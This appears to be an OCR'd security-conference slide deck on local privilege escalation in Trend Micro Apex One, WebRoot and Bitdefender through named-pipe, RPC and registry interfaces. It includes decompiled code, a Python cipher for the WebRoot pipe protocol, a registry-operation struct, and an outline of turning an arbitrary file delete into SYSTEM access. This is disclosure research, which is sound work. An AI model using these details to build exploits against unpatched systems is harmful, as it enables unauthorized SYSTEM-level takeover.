
Named Pipe Communication

Named pipe communication

- Uni- or Bi-directional inter-process communication mechanism
  - Local and network communication
- Accessed over Windows API
  - Allows access restrictions (“authentication”)



Listening to named pipe traffic (IO Ninja)




- Allows listening to named pipe traffic
- Uses kernel driver to monitor communication

Named Pipe Replay Attack (CVE-2024-36302, TrendMicro Apex One)

Named Pipe Communication

- Named pipe traffic contains HKLM registry path




SOFTWARE\TrendMicro\
PC-cillinNTCorp\CurrentVersion
\Misc

= Registry Path

Replaying Named Pipe Communication

- Changed registry path and replayed message
  - Message String: HKLM\SOFTWARE\TrendMicro\test
- Successfully wrote to the registry as SYSTEM
  - Limited to registry path of vendor (HKLM\SOFTWARE\TrendMicro*)



Change Application Path via Replay

- Before COM Hijacking

```
PS C:\poc> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\
CurrentVersion" /v "Application Path"

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\CurrentVersion
    Application Path    REG_SZ    C:\Program Files (x86)\Trend Micro\Security Agent\
```

- After COM Hijacking (= after exploit)

```
PS C:\poc> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\
CurrentVersion" /v "Application Path"

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\CurrentVersion
    Application Path    REG_SZ    C:\poc\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
```


Process start via hijacked Application Path

- Application Path used by tmlisten.exe
  - Service runs as SYSTEM
  - Executes binaries from folder
- Allows privilege escalation during restart

Time ...	Process Name	PID	Operation	Path
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns32.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns32.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:5...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:5...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns32.exe

CVE-2024-36302, TrendMicro Apex One

PoC Video (LPE Trend Micro Apex One)



CVE-2024-36302, TrendMicro Apex One

Abusing Named Pipe (Again!) (CVE-2023-7241, WebRoot AV)

Reversing (Traffic Snooping)

```
14:40:36 +53:21.506   Server file opened
                      File name: \WRSVCPipe
                      File ID:   0xFFFFAB04B3C0B700
                      Process:   \Device\HarddiskVolume2\Program Files\Webroot\WRSA.exe
                      PID:       1716

14:40:36 +53:21.507   File ID 0xFFFFAB04BA1090D0:

14:40:36 +53:21.507 > 0000  a5 a5 08 a6 09 b9 08 ba 09 bd 08 be 09 b1 08 b2  ................
                    > 0010  09 b5 08 b6 09 c9 08 ca 09 cd 08 ce 09 c1 08 c2  ................
                    > 0020  09 c5 08 c6 09 d9 08 da 09 dd 08 de 09 d1 08 d2  ................
                    > 0030  09 d5 08 d6 09 e9 08 ea 09 ed 08 ee 09 e1 08 e2  ................
                    > 0040  09 e5 08 e6 09 f9 08 fa 09 fd 08 fe 09 f1 08 f2  ................
                    > 0050  09 f5 08 f6 09 09 08 0a 09 0d 08 0e 09 01 08 02  ................
                    > 0060  09 05 08 06 09 19 08 1a 09 1d 08 1e 09 11 08 12  ................
                    > 0070  09 15 08 16 09 29 08 2a 09 2d 08 2e 09 21 08 22  .....).*.-...!."
                    > 0080  09 25 08 26 09 39 08 3a 09 3d 08 3e 09 31 08 32  .%.&.9.:.=.>.1.2
                    > 0090  09 35 08 36 09 49 08 4a 09 4d 08 4e 09 41 08 42  .5.6.I.J.M.N.A.B
                    > 00a0  09 45 08 46 09 59 08 5a 09 5d 08 5e 09 51 08 52  .E.F.Y.Z.].^.Q.R
                    > 00b0  09 55 08 56 09 69 08 6a 09 6d 08 6e 09 61 08 62  .U.V.i.j.m.n.a.b
                    [...]
```

WRSVCPipe = WebRoot Server Pipe


Encrypted Traffic

CVE-2023-7241, WebRoot AV

Reversing (Protocol Structure)

```
1  int __stdcall sub_411550(wchar_t *a1, const char *a2, int a3)
2  {
3    int v3; // edi
4    HANDLE ProcessHeap; // eax
5    char *input_data; // esi
6    int v6; // ecx
7    unsigned int input_length; // eax
8    unsigned int v8; // eax
9    HANDLE v9; // eax
10
11   v3 = 2;
12   ProcessHeap = GetProcessHeap();
13   input_data = (char *)HeapAlloc(ProcessHeap, 8u, 0x1E89u);
14   if ( !input_data )
15     return v3;
16   *(_DWORD *)input_data = 0xB;
17   v6 = 11;
18   *((_DWORD *)input_data + 12) = a3;
19   if ( input_data != (char *)-8 && a2 )
20   {
21     strncpy(input_data + 8, a2, 0x24u);
22     v6 = *(_DWORD *)input_data;
23   }
24   input_length = 10000;
25   if ( v6 == 1 )
26     input_length = 3000;
27   if ( WriteEncryptedNamedPipe(a1, (int)L"\\\\.\\pipe\\WRSVCPipe", input_data, input_length, 0) )
28     goto LABEL_12;
```

Command ID?



CVE-2023-7241, WebRoot AV

Reversing (Traffic Encryption)

XOR “Encryption” in `WriteEncryptedNamedPipe`

```
27  if ( buf )
28  {
29LABEL_5:
30    for ( i = 1; i < 7816; ++i )
31      *((_BYTE *)buf + i) ^= *((_BYTE *)buf + i - 1) ^ (unsigned __int8)(i - 85);
32    *(_BYTE *)buf ^= 0xACu;
33    v5 = a2;
34    goto LABEL_9;
35  }
```

Python (encrypt)

```python
def encrypt(buf):
    for i in range(1, len(buf)):
        buf[i] ^= buf[i-1] ^ (i - 85) & 0xff
    buf[0] ^=  0xAC


    return buf
```

Python (decrypt)


```python
def decrypt(buf):
    buf[0] ^=  0xAC
    i = 7815
    while (i > 0):
        buf[i] ^=  buf[i-1] ^ (i - 85) & 0xff
        i -= 1


    return buf
```


CVE-2023-7241, WebRoot AV

Reversing (Commands)

Different command types as string

```
case 7:
  sub_51AD50(v4, "COMMAND_START_SCAN");
  sub_51B2C0(v4, "uniqueScanID", *(_DWORD *)(a2 + 8));
  goto LABEL_117;
case 8:
  v5 = "PERFORM_PREVIEW_ANALYSIS";
  goto LABEL_116;
case 9:
  v5 = "QUERY_CONFIGURATION";
  goto LABEL_116;
case 0xA:
  v5 = "SET_CONFIGURATION";
  goto LABEL_116;
case 0xB:
  v5 = "TEST_LICENSE";
  goto LABEL_116;
case 0xD:
  sub_51AD50(v4, "APPLY_OVERRIDE");
  sub_51AF40(v4, "AsciiHexMD5", (char *)(a2 + 8));
  sub_51B2C0(v4, "FileSize", *(_DWORD *)(a2 + 44));
  sub_51B2C0(v4, "determinationFlags", *(_DWORD *)(a2 + 52));
  goto LABEL_117;
```



CVE-2023-7241, WebRoot AV

Reversing (Commands)

Global function table of commands!

```
if ( v17 )
{
  cmd_id_to_string(*a1, (int)input_buf, v8);
  ((void (__thiscall *)(int, int *, unsigned int *, int))command_list[cmd_id])(
    command_list[cmd_id],
    a1,
    input_buf,
    a4);
  sub_4A15B0(*a1, (int)input_buf, v18);
}
```

```
.rdata:0065D698 ; int command_list[]
.rdata:0065D698 command_list    dd 0                    ; DATA XREF:
.rdata:0065D698                                         ; MsgRecv_Ca
.rdata:0065D69C                 dd offset cmd_0x00_CONNECT
.rdata:0065D6A0                 dd offset cmd_0x01_TERMINATE
.rdata:0065D6A4                 dd offset cmd_0x02_FINAL_TERMINATE
.rdata:0065D6A8                 dd offset sub_49EE00
.rdata:0065D6AC                 dd offset sub_49F0D0
```

Function invocation based on command id!

Issue: Many high privileged operations exposed

CVE-2023-7241, WebRoot AV


Big issue?

- Backend service exposes many functions to client
- Design concept inherently flawed
  - Frontend process uses privileged service as proxy
  - Functionality of frontend process uses high privileged actions **by design**

CVE-2023-7241, WebRoot AV

Reversing (Delete Command)

```
1  int __stdcall cmd_0x37_DELETEFILE(int *a1, int a2, int a3)
2  {
3    WCHAR *v3; // esi
4
5    v3 = (WCHAR *)(a2 + 8);
6    if ( DeleteFileW((LPCWSTR)(a2 + 8))
7      *(_DWORD *)(a2 + 532) = 1;
8    else
9      sub_4D7090(*a1, v3);
10   RemoveDirectoryW(v3);
11   return 1;
12 }
```



Allows attacker to delete arbitrary file as SYSTEM

CVE-2023-7241, WebRoot AV

Abusing File Deletes

File delete to SYSTEM


- Arbitrary file delete allows privilege escalation
  - See blog post from ZDI on details [1]
  - TL;DR: Start installer, delete rollback script and replace with get_system()
- We abused this for privilege escalation

Process Name	Operation	Path	Result	Detail	User
WRSA.exe	CreateFile	C:\Config.Msi::$INDEX_ALLOCATION	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory...	NT-AUTORITÄT\S...
WRSA.exe	QueryAttributeTagFile	C:\Config.Msi	SUCCESS	Attributes: D, ReparseTag: 0x0	NT-AUTORITÄT\S...
WRSA.exe	SetDispositionInformationEx	C:\Config.Msi	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_POSIX_SEMANTICS, FI...	NT-AUTORITÄT\S...
WRSA.exe	CreateFile	C:\Config.Msi::$INDEX_ALLOCATION	SUCCESS	Desired Access: Read Attributes, Delete, Synchronize, Disposition: Open, Options: ...	NT-AUTORITÄT\S...
WRSA.exe	QueryAttributeTagFile	C:\Config.Msi	SUCCESS	Attributes: D, ReparseTag: 0x0	NT-AUTORITÄT\S...
WRSA.exe	SetDispositionInformationEx	C:\Config.Msi	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_POSIX_SEMANTICS, FI...	NT-AUTORITÄT\S...
WRSA.exe	CloseFile	C:\Config.Msi	SUCCESS		NT-AUTORITÄT\S...
WRSA.exe	QueryDirectory	C:\Config.Msi	SUCCESS	FileInformationClass: FileBothDirectoryInformation, Filter: Config.Msi, 2: Config.Msi	NT-AUTORITÄT\S...
WRSA.exe	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, O...	NT-AUTORITÄT\S...
WRSA.exe	QueryBasicInformationFile	C:\Config.Msi	SUCCESS	CreationTime: 12/1/2023 9:03:29 PM, LastAccessTime: 12/1/2023 9:03:29 PM, Last...	NT-AUTORITÄT\S...
WRSA.exe	CloseFile	C:\Config.Msi	SUCCESS		NT-AUTORITÄT\S...

[1]https://www.thezdi.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks

CVE-2023-7241, WebRoot AV

PoC Video (LPE WebRoot AV)




CVE-2023-7241, WebRoot AV

RPC Communication

Short Intro RPC (Remote Procedure Calls)

- Allows calling remote function like local one (DCOM+)
- Form of IPC (Inter Process Communication)
- Common in Windows Environments



Abusing a registry write (Again!) (CVE-2023-6154, Bitdefender)

Reverse Engineering Communication

Reversing (Safeelevatedrun.dll)

- Plugin based communication, C++, `safeelevatedrun.dll`
- Interesting strings like
  - `CElevatedOperationsClient`
  - **`CRegistryOperationsClient (we only looked at this ;) )`**
  - `CFileOperationsClient`

```
wcsncpy_s(v89, 0x102ui64, L"CRegistryOperationsClient::Init", 0xFFFFFFFFFFFFFFFFui64);
wcscat_s(v89, 0x104ui64, L"()");
wcsncpy_s(v90, 0x104ui64, L"CRegistryOperationsClient::Init", 0xFFFFFFFFFFFFFFFFui64);
if ( dword_7FF8443B4684 + dword_7FF8443B4680 )
{
  v52 = 0;
  v51 = sub_7FF844374020((unsigned int)(dword_7FF8443B4684 + dword_7FF8443B4680));
  _InterlockedIncrement(&v52);
```

Reversing (seccenter.exe)

- `Seccenter.exe` frontend process
  - `CSecurityCenterApp::SaveRegValue`
  - Can be used from COM hijacked DLL?

```
v40 = L"CSecurityCenterApp::SaveRegValue";
if ( v15 )
  sub_140006200(&v35, L"Registry operations client is null.");
sub_140004C30(v41);
std::wios::~wios<wchar_t,std::char_traits<wchar_t>>(v41);
```

Is this the elevated CRegistryOperationsClient ?!

CVE-2023-6154, Bitdefender

Reversing (seccenter.exe)

- Dynamic plugin system must instantiate `CRegistryOperationsClient`
- Typical Plugin System: Dynamic load by “GUID”/ID

```
if ( v7 )
{
  v11 = *v7;
  v26 = 0xA5509AF25C823AB5ui64;
  v27 = 0x84CA86DBBE734B6Bui64;
  v12 = (*v11)(v7, &v26);
  if ( v12 )
  {
    v6 = (*(__int64 (__fastcall **)(__int64, __int64))(*(_QWORD *)v12 + 8i64))(v12, a2);
```

Plugin GUID?


CreatePluginWithId(GUID)

V-Table call on Plugin Object?

Reversing (seccenter.exe)

CVE-2023-6154, Bitdefender

Reversing (seccenter.exe)



Reversing (Registry Struct)

```
typedef struct {
    DWORD hive;
    DWORD unknown;
    wchar_t key[100];
    wchar_t value[100];
    DWORD regtype;
    wchar_t value2[522];
    DWORD value_len_qq;
} registry_ops_t;
```

HKEY_CLASSES_ROOT = 2147483648 (0x80000000)

HKEY_CURRENT_USER = 2147483649 (0x80000001)

HKEY_LOCAL_MACHINE = 2147483650 (0x80000002)

HKEY_USERS = 2147483651 (0x80000003)

HKEY_CURRENT_CONFIG = 2147483653 (0x80000005)

